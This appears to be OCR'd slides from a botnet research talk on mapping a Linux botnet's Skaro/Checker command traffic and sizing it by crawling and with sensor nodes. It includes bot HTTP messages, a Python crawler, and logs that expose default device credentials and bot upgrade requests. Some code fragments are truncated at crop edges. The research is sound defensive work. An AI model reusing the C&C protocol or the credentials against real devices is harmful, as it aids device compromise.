
```
HTTP/1.1 200 OK
Server: fasthttp
Date: Sun, 26 Mar 2017 00:33:59 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 27

{"origin":"[redacted]"}
```

MAPPING C&C COMMUNICATION


COMMUNICATION BETWEEN CHECKERS

GET / HTTP/1.1	One bot querying another to discover its own IP address.
GET /love HTTP/1.1	Like the previous command, one bot uses “/love” to query another for its own IP address and PTR (the reverse name associated with that IP address). There is a “zen” parameter we didn’t realize its function.

THE RESEARCH



THE RESEARCH



SIZING THE BOTNET

METHODS

Crawling

Sensor Nodes

SIZING THE BOTNET

CRAWLING

Recursively query Skaros while counting the results

Response


Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 400 Bad Request
Server: nginx/1.10.0 (Ubuntu)
Date: Thu, 30 Mar 2017 19:30:45 GMT
Content-Type: text/html
Content-Length: 262
Connection: close

<html>
<head><title>400 No required SSL certificate was sent</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<center>No required SSL certificate was sent</center>
<hr><center>nginx/1.10.0 (Ubuntu)</center>
</body>
</html>
```

SIZING THE BOTNET

CRAWLING

Now, using the right client SSL certificate



30 Skaros

50 Checkers

SIZING THE BOTNET

CRAWLING

Crawling while creating Graphs with Python Scripts

```
def getSkaros(skaro):
        if ":443" not in skaro:
```

```
c+=1
f = open("checkers.txt", 'a')
for j in checkers:
        ip = re.findall( r'[0-9]+(?:\.[0-9]+){3}', j )
        try:
                f.write("%s %s\n" % (st, ip[0]))
                lat, lng, city = coords(ip[0])
                pos = {"lat": lat, "lng": lng}
                if (ip[0] not in G.nodes()):
                        G.add_node(ip[0], type="Checker", lat=lat, lng=lng)
                        G.add_edge(ipskaro[0],ip[0])
                        Gisolado.add_node(ip[0], type="Checker", lat=lat, lng=lng)
                        Gisolado.add_edge(ipskaro[0],ip[0])
                else:
                        G.add_edge(ipskaro[0], ip[0])

        except Exception as e:
                print "err"
                continue
f.close

nx.write_gml(G, "mygraph.gml")
nx.write_gml(Gisolado, "mygraph-isolado.gml")
```


```
t -CApath crt/ca.pem -key crt/key.pem -cert crt/cert.
karo, skaro))
```

```
:
 = geoip2.database.Reader('/usr/share/GeoLite2-City.mmdb')
se = reader.city(ip)
response.location.latitude
 response.location.longitude
 response.city.name
 lat, long, city
```


SIZING THE BOTNET

CRAWLING

Crawling Graph




THE RESEARCH



SIZING THE BOTNET

SENSOR NODES



SIZING THE BOTNET

SENSOR NODES

```
POST /ping HTTP/1.1
Host: 34.216.65.125:443
User-Agent: Go-http-client/1.1
Connection: close
Content-Length: 643

{"arch":"arm","config":57,"fork":58,"generation":55,"install_queue":0,"ip":"[redacted]","origin":"[redacted]","os":"linux","pa
ssword":"raspberry","services":{"http":{"addr":"[redacted]:443","available":true,"running":true},"checker":{"addr":"[redacted]
:16170","available":true,"running":true}},"stats":{"cnt":"scan: 0 bless: 0 sm:0 ins: 0 iq: 0 mem: 29067k","cpu":"4 x ARMv7 Processor
 rev 4 (v7l) 1200Mhz","facts":"host: raspberrypi pid: 2489 uid: 1000 args: [/tmp/kworker]","load":"0.31 0.46 0.36","mem":"697MB / 92
5MB free (12.35% used)"},"uptime":1077,"username":"pi","uuid":"55df678d-ca44-4bf8-bd12-fba1298d4f33","version":736}
```

SIZING THE BOTNET

SENSOR NODES

```
.166.152 - - [21/Apr/2017:02:05:56 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
5.20.230 - - [21/Apr/2017:02:05:57 +0000] "GET /upgrade/linux-arm?debian:temppwd@27.251.[redacted] HTTP/1.1" 404 152 "-" "Go-http-
/1.1"
.148.66 - - [21/Apr/2017:02:06:03 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.162.47 - - [21/Apr/2017:02:06:03 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.251.137 - - [21/Apr/2017:02:06:13 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.83.26 - - [21/Apr/2017:02:06:15 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.242.145 - - [21/Apr/2017:02:06:18 +0000] "GET /upgrade/up HTTP/1.1" 404 152 "-" "Go-http-client/1.1"
184.164 - - [21/Apr/2017:02:06:27 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.166.152 - - [21/Apr/2017:02:06:35 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
.61.87 - - [21/Apr/2017:02:06:38 +0000] "POST /ping HTTP/1.1" 200 1969 "-" "Go-http-client/1.1"
44.185 - - [21/Apr/2017:02:06:39 +0000] "GET /upgrade/up HTTP/1.1" 404 152 "-" "Go-http-client/1.1"
